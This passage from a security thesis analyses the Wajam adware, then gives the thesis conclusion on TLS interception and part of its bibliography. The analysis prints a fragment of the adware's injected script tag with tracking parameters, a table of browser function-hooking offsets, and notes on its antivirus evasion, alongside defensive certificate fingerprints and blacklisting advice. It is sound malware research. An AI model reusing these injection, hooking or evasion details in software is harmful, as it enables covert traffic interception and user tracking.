   os_mj=6&os_mn=1&os_bitness=32&
   mid=b8230ac083f9fb5067a66e03b4882491&
   uid=B77FCD732C2E5337FF907BFAA44758D1&aid=3673&aid2=none&
   ts=1531782569&ts2="></script>
<link rel="stylesheet" type="text/css" href="//main-social2search.
   netdna-ssl.com/css/cdn/min_search_engine_v2.css?wv=1.00434"/>
```

Figure 19: Example of injected content on `google.com`

6.11.2 Injected Content

On URLs matching the injection rules, Wajam injects a JavaScript and CSS right before the `</head>` tag, a feature provided by ProtocolFilters. The scripts are either self-contained in early samples, or they insert remote scripts with parameters including Wajam's version, the OS version/architecture, the two unique IDs (see Section 6.8), an advertiser ID, and the installation timestamp; see Fig. 19. The remote JavaScript URL script injected into the page is dependent on the visited website. Two categories of websites are distinguished here: search engines, and shopping websites. We give below an example for each case.

Search engines. There are three possible behaviors that we observed when visiting a search engine website. For instance, when searching on *google.com*, Wajam can change the action on the first few results' links returned by Google. In effect, when a user clicks on these results, the original link opens in a new browser tab while the original tab loads a series of ad trackers (including Yahoo and Bing) provided with the keywords searched by the user, and eventually lands on an undesirable page, e.g., a search result page from *informationvine.com* about foreign exchange. Alternatively, the script may just redirect the user to *searchpage.com*, a domain that belongs to Wajam, which in turn redirects to a Yahoo search result page with the user's original search keywords. A user may not notice that her original search on Google is eventually served by Yahoo. In the meantime, her keyword searches are sent to Wajam's server. Also, the Yahoo result URL contains parameters that may indicate an affiliation with Wajam, i.e., `hspart=wajam` and `type=wjsearchpage_ya_3673_fja6rh1`. Finally, Wajam may simply insert several search results that it fetched from its servers, as the top results. Wajam performs a seamless integration of those results in the page, breaching the trust that a user has in the search engine results. This behavior is part of a patent owned by Wajam Internet Technologies Inc [61].

Shopping websites. When searching on *ebay.com*, Wajam loads a 180KiB JavaScript file (more than 7700 SLOC) containing the Priam engine intended to retrieve search keywords, fetch related ads, and integrate them on the page. This engine seems self-contained and embeds several libraries. It has numerous methods to manipulate page elements and cookies. Inserted ads are shown at the top of the result list in a large format, also seamlessly integrated, thanks to injected CSS. When the user clicks one of the ads, she is redirected to a third party website selling products related to her search.

In both cases, one of the unique IDs generated by Wajam's installer accompanies each URL pointing to Wajam's domains. In the end, both Wajam and the advertisers can build a profile of the user based on her searches.

6.11.3 Browser Hooking Rules

The third generation specifically retrieves a browser hooking configuration file with offsets of functions to be hooked in a number of browsers and versions. Unlike the traffic injection rules, the browser hooking rules are preloaded in the installer. Hence, it is possible to study their evolution in time.

The earliest third generation sample (Nov. 2014, C1) only includes addresses of functions to be hooked for 47 versions of Chrome, from version 18 to 39. The file also lists supported versions of IE and Firefox, although old and without specific function addresses. In Sept. 2015 (C6), Wajam introduces the support for seven versions of the Opera browser. Two months later, five other Chromium-based browsers are introduced, of which four are adware, i.e., BrowserAir, BoBrowser, CrossBrowser, MyBrowser; and one is a legitimate browser intended for Vietnamese users, i.e., Coc Coc. By Jan. 2016 (C10), 200 versions of Chrome are supported, up to version 49.0.2610.0 with finer granularity for intermediate versions.

Wajam's browser hooking DLL name was blacklisted in Chrome in Nov. 2014 [215] because it could cause crashes. Other blacklisted DLLs are labeled in the comments as adware, malware or keylogger, but Wajam is not. One month later (in C3), Wajam randomized this DLL name, making the blacklist ineffective.

Although we did not capture any new sample from the third generation after Jan. 2016, we noticed that the browser hooking rules are kept up-to-date, suggesting that this generation is still actively maintained and possibly distributed. In an update from July 2018, we count 1176 supported Chrome versions including the latest Canary build, and additional Chromium-based browsers, e.g., Torch, UC Browser, and Amigo Browser. Versions of Opera are outdated by more than a year. Other Chromium-based browsers only have entries for a limited number of selected versions.

Wajam avoids intercepting non-browser applications as evident from a blacklist of process names in the update file, e.g., dropbox.exe, skype.exe, bittorrent.exe. Additionally, a whitelist is also present, including the name of supported browser processes; however, it appears not to be used. Furthermore, Wajam seems to have had difficulties handling certain protocols and compression algorithms in the past. It disables SPDY in Firefox and SDCH compression in Chrome before v46.

6.11.4 Updates and Injections

Program updates are found in an `update` or `manifest` file, generally located at `/webenhancer/update`, `/browserenhancer/update` or `/proxy/manifest` on the remote server. Similarly, traffic injection rules are called `injections` or `mapping` (located at `/addon/mapping` or `/webenhancer/injections`). Finally, the third generation specifically retrieves a `config` file (`/webenhancer/config`).

Bootstrap and cache. The first update is fetched from a hardcoded URL. Later updates are made based on the "update_url" parameter found in the previously fetched file. Once the injection rules are downloaded, they are stored in the program's folder in plaintext in a file named `WJManifest` for early samples (i.e., B2 and earlier), or encrypted as is in a file named `waaaghs` or its obfuscated name. Browser hooking rules are cached similarly, under a file named `snotlings` or its obfuscated version.

Injection methods. The third generation of Wajam injects a DLL into browser processes, which further hooks a number of functions to manipulate the traffic. While the offsets of the functions are available in the hourly update for Chromium-based browsers, IE and Firefox do not require additional information since the functions to be hooked are readily exported by `wininet.dll` (in the case of IE) and `nss3.dll` (for Firefox), and hence can be found easily at runtime. Given the names corresponding to the addresses found in this update file, e.g., `PR_Write`, `SSL_read_impl`, Wajam seems to follow the same function hooking strategy to inject content in the network traffic as the Citadel malware [221].

Wajam avoids intercepting non-browser applications as evident from a blacklistlist of process names in the update file, e.g., dropbox.exe, skype.exe, bittorrent.exe. Additionally, a whitelist is also present, including the name of supported browser processes; however, it appears not to be used.

Furthermore, Wajam seems to have had difficulties handling certain protocols and compression algorithms in the past. It disables SPDY in Firefox. Before Chrome version 46, Wajam also modifies the value located at a given offset that represents whether SPDY is enabled to disable this feature. Similarly, the SDCH compression algorithm is disabled. The number of functions to be hooked evolves from one version of the browser to another, with a different set for 32 and 64-bit versions, sometimes including only `PR_`(`Read`, `Write`, `Write_App`, `SetError`, `Close`), or also `SSL_read_impl`.

```
[hooks]
  [chrome]
    [...]
    [66_0_3353_2]
      [32bits]
        [PR_Close] => 0x0181C296
        [PR_Write_App] => 0x01824532
        [SSL_read_impl] => 0x01817684
      [64bits]
        [PR_Close] => 0x02318A7C
        [PR_Read] => 0x02312A0C
        [PR_Write] => 0x0232307C
        [PR_Write_App] => 0x0232307C
        [SSL_read_impl] => 0x02312A0C
```

Figure 20: Browser injection rule for Chrome 66.0.3353.2

6.12 Directions for Better Detection

Security solutions overall fail to statically analyze Wajam's installers and binaries. Unless such binaries look suspicious and endpoint solutions may decide to upload them to the vendor's cloud for dynamic and more thorough analysis, Wajam can still be installed on most user systems due to its daily metamorphic installer. The delay incurred by this process could be reduced by detecting obvious signs of infection.

We identified simple fingerprints that could hint at an infection, either from the host or network activities. Those fingerprints could be used by security solutions, operating systems and web browsers as relevant. We first describe the possibility of fingerprinting Wajam's root certificates, then discuss other simple approaches.

6.12.1 Root Certificate Fingerprints

We were able to build fingerprints for Wajam-issued certificates. It is possible to match a leaf certificate's distinguished name (DN) with our patterns to confirm whether it has been issued by Wajam. They may be particularly relevant if integrated into browsers to warn users. Chrome already detects well-known software performing MITM to alert users of possible misconfigurations and a couple of vulnerable interception applications [124].

Common Name generation. Recovering this algorithm is not straightforward as several intermediate functions separate the CN generation from the certificate generation. We first identify the function in charge of retrieving the Machine GUID from the registry, and label the parent responsible for concatenating a given string to it and applying the MD5 hash. Then, we identify the function that writes the certificate to a file named after the CN, and trace the origin of the filename to a function that calls the previously labeled function. The argument passed in the call corresponds to the concatenated string. After observing in a few samples that the concatenated string matches the registry key of the installed application, we simply proceed to try this key to match the generated certificates in other samples. The various application names can be found in Table 22.

In the last two samples (D22–23), the process is similar; however, only the 12 first hexadecimal characters of the MD5 hash are taken into account, which are further encoded using base64 giving e.g., `ZmJiYmRiODYxNTZi`. We also found that samples branded as SearchAwesome install a certificate with a CN appended with the digit "2", corresponding to a new feature in ProtocolFilters that appeared in May 2015 [219].

Fingerprints. Table 23 shows the regular expressions to match Wajam's 2nd and 4th generation root certificate Distinguished Names (DN) based on our observations.

While the first 3 DNs are static, others capture all possible combinations which we reverse-engineered from Wajam's binaries. In particular, patterns 4–5 match a CN that represents 16 hexadecimal characters, thus this type of CN carries $\log_2(16^{16}) = 64$ bits of entropy. Patterns 6–9 correspond to samples where the hexadecimal CN is base64-encoded and truncated at various lengths. Due to the limited space of hexadecimal characters to encode, the resulting CN follows a repeated pattern of 4 letters from different sets, e.g., the first encoded letter can only be a Y, Z, M, N or O. Not all combinations of letters from the sets are possible, thus these patterns are overestimating possible fingerprints. Pattern 6 can match up to 16 characters, which translates into 12 hexadecimal characters and thus 48 bits of entropy.

During our scans in Mar. 2019, we also found certificates with similar fingerprints as produced by D22 and D23; however, their issuer CNs were shorter. When we detected such cases, we also fetched the web page and found that the injected content also points to Wajam domains. Since samples from Mar. 2019 we could obtain from the known distribution URL do not generate such certificates, it could be possible that we are missing another "branch" of Wajam. For instance, the shortened CN "MDM5Z 2" caries 12 bits for the first four letters + 2.28 bits for the 5th character (i.e., about one out of five, considering the actual bias), resulting in an overall entropy of 14.28 bits, easily exploitable in practice.

6.12.2 Other Approaches

First, Wajam registers an installed product on the system using either a known registry key or known names (e.g., SearchAwesome), which could be blacklisted by security solutions. Then, it tries to add its installation folder and network driver as exceptions for Windows Defender, which could help locate Wajam's binaries. Moreover, we believe that the installation of a network driver should warrant a more informed consent from the user, as this operation is seldom performed on user devices and bears potentially significant consequences.

Furthermore, Wajam uses a long but bounded list of domains so far. A simple domain blacklist enforced by security solutions would prevent Wajam from communicating with its

#	Matches samples	Operator	Issuer Distinguished Name
1	B1–B3	=	emailAddress=info@wajam.com, OU=Created by http://www.wajam.com, O=WajamInternetEnhancer, CN=Wajam_root_cer
2	B4–B5	=	emailAddress=info@technologiesainturbain.com, OU=Created by http://www.technologiesainturbain.com, O=WajamInternetEnhancer, CN=WNetEnhancer_root_cer
3	B6	=	emailAddress=info@technologievanhorne.com, OU=Created by http://www.technologievanhorne.com, O=WajamInternetEnhancer, CN=WaNetworkEnhancer_root_cer
4	D1–D10	REGEXP	^emailAddress=info@technologie.+\.com, C=EN, CN=[0-9a-f]{16}$
5	D11–D21	REGEXP	^C=EN, CN=[0-9a-f]{16} 2$
6	From D22	REGEXP	^C=EN, CN=([YZMNO][WTmj2zGD][FEJINMRQVUZYBAdchglk][h-mw-z0-5]){1,4} 2$
7	More recent	REGEXP	^C=EN, CN=([YZMNO][WTmj2zGD][FEJINMRQVUZYBAdchglk][h-mw-z0-5]){1,3}[YZMNO][WTmj2zGD][FEJINMRQVUZYBAdchglk] 2$
8	More recent	REGEXP	^C=EN, CN=([YZMNO][WTmj2zGD][FEJINMRQVUZYBAdchglk][h-mw-z0-5]){1,3}[YZMNO][WTmj2zGD] 2$
9	More recent	REGEXP	^C=EN, CN=([YZMNO][WTmj2zGD][FEJINMRQVUZYBAdchglk][h-mw-z0-5]){1,3}[YZMNO] 2$

Table 23: Fingerprints for Wajam-issued leaf certificates (SQL regular expression syntax)

servers and leaking private information. Samples communicating in plaintext can further be fingerprinted due to the URL patterns and type of data sent, i.e., list of installed programs. Later samples that leverage HTTPS at install-time and later to fetch updates could still be fingerprinted due to known domains present in the TLS SNI extension, or simply by blacklisting corresponding IP addresses. Since daily variants of Wajam are served from known domains at known directories, it is possible for security solutions to constantly monitor these servers for new samples and create corresponding signatures earlier. When a new system driver is installed, additional verifications by security solutions could quickly find out Wajam's driver as it is signed with a certificate for one of the known domains.

The use of ProtocolFilters can also be fingerprinted by the files and folder structure it sets up. This could help researches to identify other software interceptors for further analysis. Online searches for *malware "2.cer"* and *"SSL" "cert.db" "*.cer"* yield several forum discussions about infections, e.g., Win.Dropper.Mikey, iTranslator, ContentProtector, SearchProtectToolbar, GSafe, OtherSearch, and even a security solution (Protegent Total Security, from India). Most of these applications likely use ProtocolFilters' default key, as we could verify for Protegent, and hence make end users vulnerable to MITM attacks, in addition to being a nuisance. More work is needed to understand the extent of the use of this interception SDK.

6.13 Wajam Clones

While searching for other ProtocolFilters-enabled applications, we also stumbled upon OtherSearch (also known as FlowSurf/CleverAdds). This adware application shares very similar obfuscation, evasion and steganography techniques with Wajam, sometimes in a more or less advanced way, to the point that it is mislabeled as Wajam when detected by AVs. For instance, it disables MRT (T11) and also SmartScreen, and randomizes file paths as done in Wajam (T19). The installer also leverages steganography (T5) to run a second installer hidden in media files; however, it uses a custom ZIP extractor instead of NSIS. Moreover, OtherSearch also embeds ProtocolFilters' default key in its root certificate, but does not randomize the issuer names (T19), thus exposing all its victims to trivial MITM attacks on HTTPS traffic. However, OtherSearch does not leak the browser histories. We did not observe variants served daily at known URLs, thus we are unsure whether OtherSearch leverages such a poly/metamorphism technique (T1).

We could not find an organizational connection between Wajam and OtherSearch, thus suggesting that both may leverage a common third-party obfuscation framework, or simply share similar ideas. A recent report by McAfee suggests that adware vendors delegate the obfuscation job to "freelancers" [102]. Hence, the same third party could have been hired by both businesses.

We also note that one network request, made during the installation of OtherSearch to report a successful installation, triggers a non-interpreted PHP script on the server side, which is then recorded in a file on the user's device; this leaks the credentials for an Internet-facing MySQL database. To understand the importance of this database and take appropriate actions, we responsibly queried simple statistics (without dumping the data) and found that it contains over 100 million Google searches and associated clicked results from the past 1.5 years, 6.54M records are associated with unique IDs, indicating a large number of potential victims. Two third of the searches seem to originate from France, as hinted by the domain *google.fr* in the search queries. Given the database size, similar to how security researchers proceed with the many recent discoveries of open MongoDB instances on the Internet (e.g., [103]), we immediately reported the whereabouts of this database to the hosting provider (OVH) and on the French Ministry of Interior's report platform on Apr. 17, 2019. As of July 31, 2019, this database is no longer accessible.

6.14 Concluding Remarks

Apparently, the adware business is a Pandora's Box that does not receive the attention it deserves, and which leverages interesting known and newer anti-analysis techniques for successful evasion, and results in disastrous security and privacy violations. If such threats were taken more seriously, the bar could easily be raised to thwart the most ludicrous of them. For instance, the 332 domains that belong to Wajam could be tracked and blacklisted. The daily released samples issued from some of these domains could be monitored and blacklisted within minutes. Fixed registry keys created during installation that have not changed in years are enough to kill all related processes and quarantine them. Unfortunately, this is not the case as of today.

Compared to previous recent studies on adware, we provide an in-depth look into a widespread strain in particular, and provide insights into the business and technical evolutions. We uncovered several anti-analysis and antivirus evasion techniques. We also identified important security risks and privacy leakages. Considering the huge amount of private data collected by its operators, and the number of installations it made, it is surprising that it remained virtually overlooked and fully functional for many years. Perhaps, "adware" applications do not present themselves as very attractive targets for analysis. However, we hope that the security community will recognize the need for better scrutiny of such applications, and more generally PUPs, as they tend to survive and evolve into more robust variants.

Chapter 7

Conclusion and future work

In this thesis, we have attempted to measure TLS interception from the vantage point of end users around the globe. We complement the effort made to secure and monitor HTTPS deployments, by focusing on what users actually see from their device. We improved on previous TLS interception studies and brought a clearer picture of interception actors and contexts. We recorded and identified interception performed by 31 enterprise middleboxes, 16 ad/mal-ware applications based on the NetFilter SDK, 7 antivirus applications, 6 DNS filters, 3 ad blockers, 1 VPN application, 1 employee monitoring tool, as well as ISP interception in 8 countries, computer equipments provided to university students with an HTTPS filter, and we uncovered the practice of compensating users in exchange for their (decrypted) traffic. As such, we shed some light on the ecosystem of publicly untrusted yet browser-accepted certificates.

We built a comprehensive analysis framework to evaluate client-end TLS proxies, and applied it on 12 antivirus and parental control applications. We found that security products were not securely dealing with interception and in fact reduced the level of security provided by modern browsers while misleading said browsers. We also looked at the other end of the spectrum by studying a prominent traffic-intercepting ad/mal-ware found in 44 countries between 2017 and 2019. We found vulnerabilities in its TLS proxy that are concerning, even more so when it has existed for many years, before popular antivirus applications started inspecting HTTPS traffic, and when the authors might not be as mindful as security companies towards securing their product. Overall, we conclude that the state of TLS interception as we evaluated over the period 2015–2019 is often performed insecurely by default by antivirus, parental control and malware applications alike.

During the course of this dissertation, the deployment of HTTPS on web servers has more than doubled. Our results come at a critical time to raise awareness on the impact and scale of insecure TLS interception, and contributed to make security solutions safer. We have made a number of recommendations targeted at browser, security solution and OS vendors to improve the state of TLS interception. Also, we tried to revive the topic of privacy-invasive adware, forgotten since legal battles from the last decade, which also happen to pose a significant risk to TLS security for end users.

This work required extensive manual effort, especially in the reverse-engineering of antivirus and adware products, which is difficult to automate, and in the analysis of certificates. While research on reverse-engineering is ongoing, we believe that the analysis of large corpus of certificates would benefit from efficient data visualization techniques to quickly investigate connections and similarities. In the future, machine learning techniques could be applied to cluster certificates more easily and identify patterns faster. Due to several bias introduced by the network of peers we used in our work, future studies may want to investigate other user communities to extend the view of the HTTPS certificate ecosystem.

Although mobile users on WiFi connections are included in our study through Luminati in 2019, we mostly focused on non-mobile devices. Our preliminary tests through mobile connections show much less interceptions events, possibly due to the nature of traffic monitoring on mobile devices. For instance, it is not possible to inject content into another mobile application's traffic, unless acting as a VPN, which is impractical. Also, custom browser apps could easily monitor content for parental control purposes rather than perform interception at the TLS level. Future work may focus on the specific scenarios of content monitoring on mobile devices.

While the debate over the acceptability of secure traffic interception is not settled, end users would benefit from software that leverage a sound TLS proxy implementation, and therefore, the security community should focus on filling this gap. There exists no standard to define what a TLS proxy should or should not do when breaking a TLS connection. Whether this should become a "standard" is open for debate. However, like miTLS/FlexTLS, a formally verified reference implementation of a TLS proxy implementation could be an interesting area. For now, proxies are still ad-hoc implementations, and interception libraries such as NetFilter are insecure by default.

Finally, one of our motivating goal was to detect cases of targeted government and ISP interception, as reported by, e.g., Citizen Lab. We could not observe such cases and believe that these events are too sporadic and precisely targeted for our scanning methodology to catch. Future work is required to improve on the detection of individually targeted events.

Bibliography

[1] Apache SNI browser support. https://www.digicert.com/ssl-support/apache-secure-multiple-sites-sni.htm.

[2] Browserstack. https://browserstack.com.

[3] Caddy - detecting HTTPS interception. https://caddyserver.com/docs/mitm-detection.

[4] Certificate transparency. http://certificate-transparency.org.

[5] Certificate Transparency - known logs. https://www.certificate-transparency.org/known-logs.

[6] Chrome 39 disables SSLv3 fallback. News article (Nov. 19, 2014). http://news.softpedia.com/news/Chrome-39-Disables-SSLv3-Fallback-Awards-41-500-33-000-In-Bounties-465363.shtml.

[7] Comodo SSL affiliate the recent RA compromise. Blog article (Mar. 23, 2011). https://blog.comodo.com/other/the-recent-ra-compromise/.

[8] Convergence. https://web.archive.org/web/20160803195327/http://convergence.io/.

[9] Google Chrome will banish Chinese certificate authority for breach of trust. News article (Apr. 1, 2015). http://arstechnica.com/security/2015/04/google-chrome-will-banish-chinese-certificate-authority-for-breach-of-trust/.

[10] Governments and banks still using weak MD5-signed SSL certificates. News article (Aug. 31, 2012). http://news.netcraft.com/archives/2012/08/31/governments-and-banks-still-using-weak-md5-signed-ssl-certificates.html.

[11] Gradually sunsetting SHA-1. Blog article (Sept. 5, 2014). http://googleonlinesecurity.blogspot.ca/2014/09/gradually-sunsetting-sha-1.html.

[12] Hackers break SSL encryption used by millions of sites. News article (Sept. 19, 2011). http://www.theregister.co.uk/2011/09/19/beast_exploits_paypal_ssl/.

[13] Half the web is now encrypted. that makes everyone safer. News article (Jan. 30, 2017). https://www.wired.com/2017/01/half-web-now-encrypted-makes-everyone-safer/.

[14] Hiding in plain sight: Malware's use of TLS and encryption. Cisco blog article (Jan. 25, 2016). https://blogs.cisco.com/security/malwares-use-of-tls-and-encryption.

[15] How Certificate Transparency works. https://www.certificate-transparency.org/how-ct-works.

[16] Internet Census 2012 – port scanning /0 using insecure embedded devices. http://internetcensus2012.bitbucket.org/paper.html.

[17] Malaysian CA Digicert revokes certs with weak keys, Mozilla moves to revoke trust. News article (Nov. 3, 2011). https://threatpost.com/malaysian-ca-digicert-revokes-certs-weak-keys-mozilla-moves-revoke-trust-110311/75847.

[18] Revoking trust in two TurkTrust certificates. News article (Feb. 14, 2012). http://www.theregister.co.uk/2012/02/14/trustwave_analysis/.

[19] SSL/TLS-based malware attacks. ZScaler blog article (Aug. 02, 2017). https://www.zscaler.com/blogs/research/ssltls-based-malware-attacks.

[20] Three years later, Let's Encrypt has issued over 380 million HTTPS certificates. News article (Sep. 14, 2018). https://techcrunch.com/2018/09/14/three-years-later-lets-encrypt-now-secures-75-of-the-web/.

[21] U.S., British intelligence mining data from nine U.S. Internet companies in broad secret program. News article (June 7, 2013). https://www.washingtonpost.com/investigations/us-intelligence-mining-data-from-nine-us-internet-companies-in-broad-secret-program/2013/06/06/3a0c0da8-cebf-11e2-8845-d970ccb04497_story.html.

[22] In millions of Windows, the perfect Storm is gathering, 2007. News article (Oct. 21, 2007). https://www.theguardian.com/business/2007/oct/21/1.

[23] The EFF SSL Observatory, 2010. https://www.eff.org/observatory.

[24] Project Sonar, 2013. https://sonar.labs.rapid7.com/.

[25] Extended Validation in Chrome, 2014. https://www.certificate-transparency.org/ev-ct-plan.

[26] 7-zip 15.10 no longer decompiles NSIS script, 2015. Reply to forum post (Dec. 7, 2015). https://sourceforge.net/p/sevenzip/discussion/45797/thread/5d10a376/#6e1d/3fa3/6840/fe9c.

[27] Keeping history saved for longer than 3 months, 2015. Chrome issue 500239. https://bugs.chromium.org/p/chromium/issues/detail?id=500239.

[28] Lenovo PCs ship with man-in-the-middle adware that breaks HTTPS connections, 2015. News article (Feb. 19, 2015). http://arstechnica.com/security/2015/02/lenovo-pcs-ship-with-man-in-the-middle-adware-that-breaks-https-connections/.

[29] PrivDog SSL compromise potentially worse than Superfish, 2015. News article (Apr. 24, 2015). http://www.computerweekly.com/news/2240241126/PrivDog-SSL-compromise-potentially-worse-than-Superfish.

[30] Techniques of adware and spyware, 2015. Symantec white paper (Nov. 2005). https://www.symantec.com/avcenter/reference/techniques.of.adware.and.spyware.pdf.

[31] Malware hides in installer to avoid detection, 2016. McAfee blug article (Aug. 25, 2016). https://blogs.mcafee.com/mcafee-labs/malware-hides-in-installer-to-avoid-detection/.

[32] Project Wycheproof, 2016. Google Security blog post (Dec. 19, 2016). https://security.googleblog.com/2016/12/project-wycheproof.html.

[33] Adobe will finally kill Flash in 2020, July 2017. News article (July 25, 2017). https://www.theverge.com/2017/7/25/16026236/adobe-flash-end-of-support-2020.

[34] Browserscope - Network, 2017. https://www.browserscope.org/?category=network.

[35] Certificate Transparency in Chrome - change to enforcement date, 2017. Google Groups Certificate Transparency Policy list (Apr. 21, 2017). https://groups.google.com/a/chromium.org/forum/#!topic/ct-policy/sz_3W_xKBNY.

[36] Inside the hunt for Russia's most notorious hacker, 2017. News article (Mar. 21, 2017). https://www.wired.com/2017/03/russian-hacker-spy-botnet/.

[37] Mirai IoT botnet co-authors plead guilty, 2017. News article (Dec. 14, 2017). https://digitalguardian.com/blog/mirai-iot-botnet-co-authors-plead-guilty.

[38] Where have all the exploit kits gone?, 2017. News article (Mar. 15, 2017). https://threatpost.com/where-have-all-the-exploit-kits-gone/124241/.

[39] Zeus banking trojan spawn: Alive and kicking, 2017. News article (Nov. 24, 2017). https://www.bankinfosecurity.com/zeus-banking-trojan-spawn-alive-kicking-a-10471.

[40] Browser & platform market share December 2018, 2018. https://www.w3counter.com/globalstats.php?year=2018&month=12.

[41] Certificate Transparency enforcement in Google Chrome, 2018. Google Groups Certificate Transparency Policy list (Feb. 6, 2018). https://groups.google.com/a/chromium.org/forum/#!topic/ct-policy/wHILiYf31DE.

[42] Deep analysis of a driver-based MITM malware: iTranslator, 2018. Blog article (Sept. 21, 2018). https://www.fortinet.com/blog/threat-research/deep-analysis-of-driver-based-mitm-malware-itranslator.html.

[43] Egypt president ratifies law imposing internet controls, 2018. News article (Aug. 18, 2018). https://apnews.com/b0a950226281406db0d66548978bc277.

[44] Modernizing Transport Security, 2018. Google blog article (Oct. 15, 2018). https://security.googleblog.com/2018/10/modernizing-transport-security.html.

[45] Process Monitor v3.50, 2018. https://docs.microsoft.com/en-us/sysinternals/downloads/procmon.

[46] Global market share held by leading desktop internet browsers from january 2015 to march 2019, 2019. https://www.statista.com/statistics/544400/market-share-of-internet-browsers-desktop/.

[47] 0xd4d. de4dot, 2018. https://github.com/0xd4d/de4dot.

[48] M. E. Acer, E. Stark, A. P. Felt, S. Fahl, R. Bhargava, B. Dev, M. Braithwaite, R. Sleevi, and P. Tabriz. Where the wild warnings are: Root causes of Chrome HTTPS certificate errors. In *CCS'17*, Dallas, TX, USA, Oct. 2017.

[49] Adguard Software Ltd. Important update: Adguard for Windows 5.10.2025, 2015. Blog article (May 24, 2015). https://adguard.com/en/blog/important-update-adguard-for-windows-5-10-2024/.

[50] D. Adrian, K. Bhargavan, Z. Durumeric, P. Gaudry, M. Green, J. A. Halderman, N. Heninger, D. Springall, E. Thomé, L. Valenta, B. VanderSloot, E. Wustrow, S. Zanella-Béguelink, and P. Zimmermann. Imperfect forward secrecy: How Diffie-Hellman fails in practice. In *CCS'15*, Denver, CO, USA, Oct. 2015.

[51] M. Aertsen, M. Korczynski, G. C. M. Moura, S. Tajalizadehkhoob, and J. van den Berg. No domain left behind: is let's encrypt democratizing encryption? In *Applied Networking Research Workshop (ANRW'17)*, Prague, Czech Republic, July 2017.

[52] B. Ahmad. List of 230 free URL shorteners services. TechMaish blog article (Dec. 28, 2015). `https://www.techmaish.com/list-of-230-free-url-shorteners-services/`.

[53] D. Akhawe, B. Amann, M. Vallentin, and R. Sommer. Here's my cert, so trust me, maybe? understanding TLS errors on the web. In *WWW'13*, Rio de Janeiro, Brazil, May 2013.

[54] D. Akhawe and A. P. Felt. Alice in warningland: A large-scale field study of browser security warning effectiveness. In *USENIX Security Symposium*, Washington, DC, USA, Aug. 2013.

[55] N. J. AlFardan, D. J. Bernstein, K. G. Paterson, B. Poettering, and J. C. Schuldt. On the security of RC4 in TLS. In *USENIX Security Symposium*, Washington, DC, USA, Aug. 2013.

[56] B. Amann, M. Vallentin, S. Hall, and R. Sommer. Extracting certificates from live traffic: A near real-time SSL notary service. Technical Report TR-12-014, ICSI, Nov. 2012.

[57] J. Amann, O. Gasser, Q. Scheitle, L. Brent, G. Carle, and R. Holz. Mission accomplished? HTTPS security after DigiNotar. In *IMC'17*, London, United Kingdom, Nov. 2017.

[58] J. Amann and R. Sommer. Exploring tor's activity through long-term passive TLS traffic measurement. In *Passive and Active Measurement (PAM'16)*, 2016.

[59] D. Andriesse, C. Rossow, B. Stone-Gross, D. Plohmann, and H. Bos. Highly resilient peer-to-peer botnets are here: An analysis of gameover Zeus. In *MALWARE'13*, Fajardo, PR, USA, Oct. 2013.

[60] M. Antonakakis, T. April, M. Bailey, M. Bernhard, E. Bursztein, J. Cochran, Z. Durumeric, J. A. Halderman, L. Invernizzi, M. Kallitsis, D. Kumar, C. Lever, Z. Ma, J. Mason, D. Menscher, C. Seaman, N. Sullivan, K. Thomas, and Y. Zhou. Understanding the Mirai botnet. In *USENIX Security Symposium*, Vancouver, BC, Canada, Aug. 2017.

[61] M.-L. Archambault, S. Giroux, and A.-P. Paquet. Method and system for aggregating searchable web content from a plurality of social networks and presenting search results, July 2013. US Patent 2013/0179427 A1.

[62] AV-comparatives.org. Independent tests of anti-virus software - summary reports. http://www.av-comparatives.org/summary-reports/.

[63] AV-comparatives.org. Parental control reviews. http://www.av-comparatives.org/parental-control/.

[64] M. Benham. IE SSL vulnerability. Bugtraq mailing list (Aug. 5, 2002). http://seclists.org/bugtraq/2002/Aug/111.

[65] D. Bestuzhev. Steganography or encryption in bankers?, 2011. Kaspersky Labs blog article (Nov. 10, 2011). https://securelist.com/steganography-or-encryption-in-bankers-11/31650/.

[66] B. Beurdouche, K. Bhargavan, A. Delignat-Lavaud, C. Fournet, M. Kohlweiss, A. Pironti, P.-Y. Strub, and J. K. Zinzindohoue. A messy state of the union: Taming the composite state machines of TLS. In *IEEE S&P*, San Jose, CA, USA, May 2015.

[67] B. Beurdouche, A. Delignat-Lavaud, N. Kobeissi, A. Pironti, and K. Bhargavan. FlexTLS: A tool for testing TLS implementations. In *WOOT'15*, Austin, TX, USA, Aug. 2015.

[68] K. Bhargavan, C. Fournet, and M. Kohlweiss. miTLS: Verifying protocol implementations against real-world attacks. In *IEEE S&P*, San Jose, CA, USA, May 2016.

[69] H. Binsalleeh, T. Ormerod, A. Boukhtouta, P. Sinha, A. M. Youssef, M. Debbabi, and L. Wang. On the analysis of the Zeus botnet crimeware toolkit. In *PST'10*, Ottawa, ON, Canada, Dec. 2010.

[70] P. Black and J. Opacki. Anti-analysis trends in banking malware. In *MALWARE'16*, Fajardo, PR, USA, Oct. 2016.

[71] H. Böck. Check for bad certs from Komodia/Superfish. https://superfish.tlsfun.de/.

[72] H. Böck. How Kaspersky makes you vulnerable to the FREAK attack and other ways antivirus software lowers your HTTPS security. https://blog.hboeck.de/archives/869-How-Kaspersky-makes-you-vulnerable-to-the-FREAK-attack-and-other-ways-Antivirus-software-lowers-your-HTTPS-security.html.

[73] H. Böck. More TLS Man-in-the-Middle failures - Adguard, Privdog again and ProtocolFilters.dll, 2015. Blog article (Aug. 13, 2015). https://blog.hboeck.de/archives/874-More-TLS-Man-in-the-Middle-failures-Adguard,-Privdog-again-and-ProtocolFilters.dll.html.

[74] Booz Allen Dark Labs' Advanced Threat Hunt. Advanced persistent adware: Analysis of nation-state level tactics, 2017. https://www.boozallen.com/s/insight/blog/advanced-persistent-adware.html.

[75] K. Brosch. Reversing the Dropcam part 2: Rooting your Dropcam, 2014. Blog article (Apr. 2014). http://blog.includesecurity.com/2014/04/reverse-engineering-dropcam-rooting-the-device.html.

[76] L. Brotherston. TLS fingerprinting, Sept. 2015. https://github.com/LeeBrotherston/tls-fingerprinting.

[77] L. Brotherston. TLS fingerprinting - stealthier attacking & smarter defending. In *DerbyCon'15*, Louisville, KY, USA, Sept. 2015.

[78] C. Brubaker, S. Jana, B. Ray, S. Khurshid, and V. Shmatikov. Using frankencerts for automated adversarial testing of certificate validation in SSL/TLS implementations. In *IEEE S&P*, San Jose, CA, USA, May 2014.

[79] BullGuard. Antivirus settings, 2019. https://www.bullguard.com/support/product-guides/internet-security/guides-for-current-version/main/antivirus-settings.aspx.

[80] S. Burnett and N. Feamster. Encore: Lightweight measurement of web censorship with cross-origin requests. In *SIGCOMM'15*, London, United Kingdom, Aug. 2015.

